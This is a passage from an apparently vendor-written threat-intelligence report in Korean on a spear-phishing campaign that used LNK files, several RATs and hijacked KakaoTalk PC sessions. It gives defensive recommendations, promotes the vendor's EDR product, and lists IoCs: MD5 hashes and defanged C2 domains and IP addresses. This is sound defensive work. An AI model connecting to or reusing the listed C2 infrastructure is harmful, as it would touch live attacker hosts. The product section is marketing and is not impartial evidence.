또한 본 캠페인에서는 ▲EndRAT ▲RftRAT ▲RemcosRAT 등 복수 RAT 계열이 단계적으로 운용되었으며, 외부 C2 인프라와의 연계를 통해 감염 이후 추가 페이로드를 지속적으로 투입하는 양상이 확인되었습니다.

이러한 특성을 고려할 때, 본 위협은 단일 악성파일 차단이나 IoC 중심 대응만으로는 충분하지 않으며, 초기 침투부터 지속성, 정보 수집, 메신저 악용, 재확산까지 위협 행위자의 TTP 전반을 고려한 다계층 방어 전략이 요구됩니다.

6-1. 이메일 및 초기 침투 대응

북한, 인권, 안보, 공공기관 안내 등 사회·정치적 관심 주제를 활용한 스피어피싱 이메일에 대해 첨부파일 실행을 최소화하는 정책을 적용해야 합니다.

압축파일 내부에 포함된 LNK, 스크립트, 실행형 파일과 같이 다단계 실행이 가능한 포맷은 우선 점검 또는 격리 대상으로 지정하고, 업무상 필요성이 낮은 경우 수신 제한 정책을 검토할 필요가 있습니다.

사용자에게는 문서 아이콘으로 위장한 바로그기 파일, 공문 또는 안내문 형식을 가장한 첨부파일, 발신자 신뢰를 악용한 파일 실행 유도 사례에 대한 경계 교육을 강화해야 합니다.

6-2. 엔드포인트 행위 기반 탐지 대응

본 위협은 LNK 실행 이후 정상 프로세스를 악용하거나 추가 페이로드를 순차적으로 적재하는 구조를 보이므로, 정적 파일 진단만으로는 변종 탐지 한계가 존재합니다.

따라서 EDR을 중심으로 LNK 실행 후 비정상 프로세스 생성, 스크립트 호출, 예약 작업 등록, 시작 프로그램 등록, 외부 C2 통신, 메모리 상 악성 모듈 적재와 같은 행위를 연계 분석할 수 있어야 합니다.

특히 단일 이벤트가 아니라, 초기 실행 이후 일정 시간 경과 후 발생하는 지속성 행위와 정보 수집 행위를 함께 상관 분석할 수 있도록 탐지 정책을 고도화하는 것이 중요합니다.

6-3. 정보 탈취 및 장기 잠복 대응

위협 행위자는 감염 이후 장기간 단말에 은닉하며 내부 문서, 사용자 정보, 시스템 환경 정보 등 다양한 데이터를 수집한 것으로 분석됩니다.

이에 따라 중요 문서 접근 이력, 비정상 파일 수집 행위, 대량 압축 또는 외부 전송 시도, 비업무 시간대 정보 접근 패턴 등을 탐지할 수 있는 행위 기반 모니터링 체계를 강화해야 합니다.

또한 장기 잠복형 위협을 전제로, 단발성 악성코드 탐지 여부뿐 아니라 감염 이후의 후속 행위까지 추적할 수 있는 포렌식 및 위협 헌팅 체계를 병행할 필요가 있습니다.

6-4. 메신저 세션 악용 및 2차 확산 대응

이번 캠페인의 핵심 특징 중 하나는 피해자의 카카오톡 PC 세션을 악용한 재확산입니다.

이는 기존 피해자의 신뢰 관계를 이용하여 추가 감염을 유도하는 방식으로, 일반적인 외부 유입 차단 정책만으로는 대응이 어렵습니다.

따라서 조직은 메신저를 통한 파일 송수신 행위에 대해 보안 가이드를 마련하고, 비정상적인 대량 전송, 반복 전송, 사용자 평소 행태와 다른 파일 공유 패턴을 탐지할 수 있도록 대응 체계를 보완해야 합니다.

또한 중요 인력 및 고위험 부서 단말에 대해서는 메신저 세션 보호, 인증 상태 점검, 저장 자격증명 및 세션 아티팩트 보호 여부를 포함한 보안 점검이 필요합니다.

6-5. 'Genian Insights E' 기반 통합 보안 전략

이와 같은 위협에 효과적으로 대응하기 위해서는 정적 진단 중심의 대응을 넘어, 행위 기반 탐지와 실행 단계 차단이 가능한 엔드포인트 보안 체계가 필요합니다.


'[Genian Insights E](#)'는 다양한 위협 대응을 위해 단일 에이전트 기반으로 구성된 통합 엔드포인트 보안 플랫폼입니다.

실시간 행위 기반 탐지 및 위협 대응을 수행하는 **EDR(Endpoint Detection and Response)**, 시그니처 기반으로 악성코드를 탐지·치료하는 **Anti-Virus**, 파일 암호화 행위의 실시간 차단과 중요 문서의 자동 백업·복원을 지원하는 **Anti-Ransom** 기능을 제공합니다.

또한 USB·외장하드 등 저장매체 사용을 통제하여 내부 정보 유출을 방지하는 **Device Control** 기능도 함께 제공합니다.

그리고 IoC(침해지표), ML(머신러닝), XBA(행위 기반 엔진)를 복합적으로 활용하여 신속하게 탐지하고, APT 및 랜섬웨어와 같은 위협을 실행 단계에서 차단할 수 있는 대응 체계를 제공합니다.

따라서 본 보고서에서 확인된 LNK 기반 초기 침투, 복수 RAT 운용, 장기 잠복, 정보 탈취, 메신저 세션 악용형 2차 확산과 같은 공격 흐름에 대해서도, 개별 IoC 차단을 넘어 실제 행위 중심으로 탐지·대응할 수 있는 방어 수단으로 활용될 수 있습니다.



[그림 6-3] C2 통신 흐름 화면

EDR 관리자는 Attack Storyline을 기반으로 다음과 같은 대응 조치를 수행할 수 있습니다.

- 감염 의심 단말에 대한 자동 또는 수동 격리
- 악성 LNK 파일 및 연관 압축파일에 대한 채증, 삭제, IoC 등록
- 연관 프로세스 트리, 예약 작업 등록 행위, 외부 네트워크 연결 정보 확인을 통한 추가 침해 행위 조사
- 메신저 프로세스 악용 정황 및 2차 유포 행위에 대한 후속 분석

이와 같은 기능은 개별 이벤트 단위의 탐지를 넘어, 스피어피싱 기반 초기 침투 → LNK 실행 → RAT 감염 → 장기 잠복 → 메신저 악용형 2차 확산으로 이어지는 전체 공격 흐름을 맥락 기반으로 파악할 수 있게 해주며, 분석 효율성과 대응 속도를 함께 높이는 데 효과적입니다.

7. IoC (Indicator of Compromise)

MD5

148405ff05bf15a6a053e4e7c1795d40

2e1b0ac49313873a0e0b982c591a5264

7dc50e8af0070e544bff5299405cd3b9

61f65bd593ea0e52ac0dfdc6bc9cd73a

461ade40b800ae80a40985594e1ac236

01022facb38cf60b052e65a682f4a127

3288c284561055044c489567fd630ac2

C2

drfeysal[.]com

185.21.14[.]249

157.180.88[.]26

96.62.214[.]5

178.16.54[.]208